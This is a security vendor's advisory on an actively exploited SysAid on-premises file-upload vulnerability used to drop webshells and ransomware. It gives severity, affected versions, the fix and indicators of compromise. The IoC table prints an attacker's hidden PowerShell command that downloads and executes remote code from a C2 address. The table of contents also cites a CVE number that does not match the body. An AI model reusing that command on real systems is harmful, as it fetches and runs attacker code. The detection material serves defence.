aDvens

Security for the greater good

Newscast


Critical vulnerability in SysAid

2023-11-09 | **TLP:CLEAR** | CERT aDvens - CTI

Advens - 16 Quai de la Mégisserie - 75001 Paris

Table of content

CVE-2023-46604



On 8 november, SysAid published a security advisory announcing the discovery of a zero-day vulnerability (CVE-2023-47246) in their on-prem software.

SysAid is an IT service management tool (ITSM).

Insufficient control over file uploads to the SysAid Tomcat Web service allows an unauthenticated attacker to upload files to the affected system.

This vulnerability is actively exploited to deploy ransomware, including Cl0p. When exploiting this vulnerability, the attacker downloaded a WAR archive containing a WebShell and other payloads in the webroot of the SysAid Tomcat web service. This WebShell enabled the attacker to gain unauthorized access and control over the affected system.

Type of vulnerability

- **CWE-434**: Unrestricted Upload of File with Dangerous Type

Risk

- Remote code execution

Severity (base score CVSS 3.1)

Attack vector	Network	Scope	Changed
Attack complexity	Low	Impact on confidentiality	Low
Privileges Required	None	Impact on integrity	High
User Interaction	None	Impact on availability	High

Impacted Products

- SysAid versions before 23.3.36 (excluded)
- Cloud versions are not impacted.

Recommendations

- Update SysAid to version 23.3.36 or later.

Additional information is available in the editor's security advisory

Proof of concept

To date, no proof of concept is available in open source.

Indicators of Compromise

Check system logs

- Check SysAid Tomcat's webroot for unusual files, especially WAR, ZIP or JSP files with abnormal timestamps.
- Search the SysAid Tomcat service for unauthorized WebShell files and inspect JSP files for malicious content.
- Examine logs for unexpected child processes of Wrapper.exe, which may indicate WebShell use.
- Check PowerShell logs for script execution corresponding to the attack patterns described.
- Check for all the indicators mentioned on the SysAid server.

TLP	TYPE	VALUE
TLP:CLEAR	IP	81.19.138[.]52 I GraceWire Loader C2
TLP:CLEAR	IP	45.182.189[.]100 I GraceWire Loader C2
TLP:CLEAR	IP	179.60.150[.]34 I Cobalt Strike C2
TLP:CLEAR	IP	45.155.37[.]105 I Meshagent remote admin tool C2
TLP:CLEAR	Command	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('.34:80/a')"
TLP:CLEAR	SHA256 I Artefact	b5acf14cdac40be590318dee95425d0746e85b1b7b1cbd14da66f21f2522bf4d I user.exe
TLP:CLEAR	File Path	C:\Program Files\SysAidServer\tomcat\webapps\usersfiles\user.exe I GraceWire
TLP:CLEAR	File Path	C:\Program Files\SysAidServer\tomcat\webapps\usersfiles.warI Archive of WebShells and tools used by the attacker
TLP:CLEAR	File Path	C:\Program Files\SysAidServer\tomcat\webapps\leave I Used as a flag for the attacker scripts during execution

Sources

- https://www.sysaid.com/blog/service-desk/on-premise-software-security-vulnerability-notification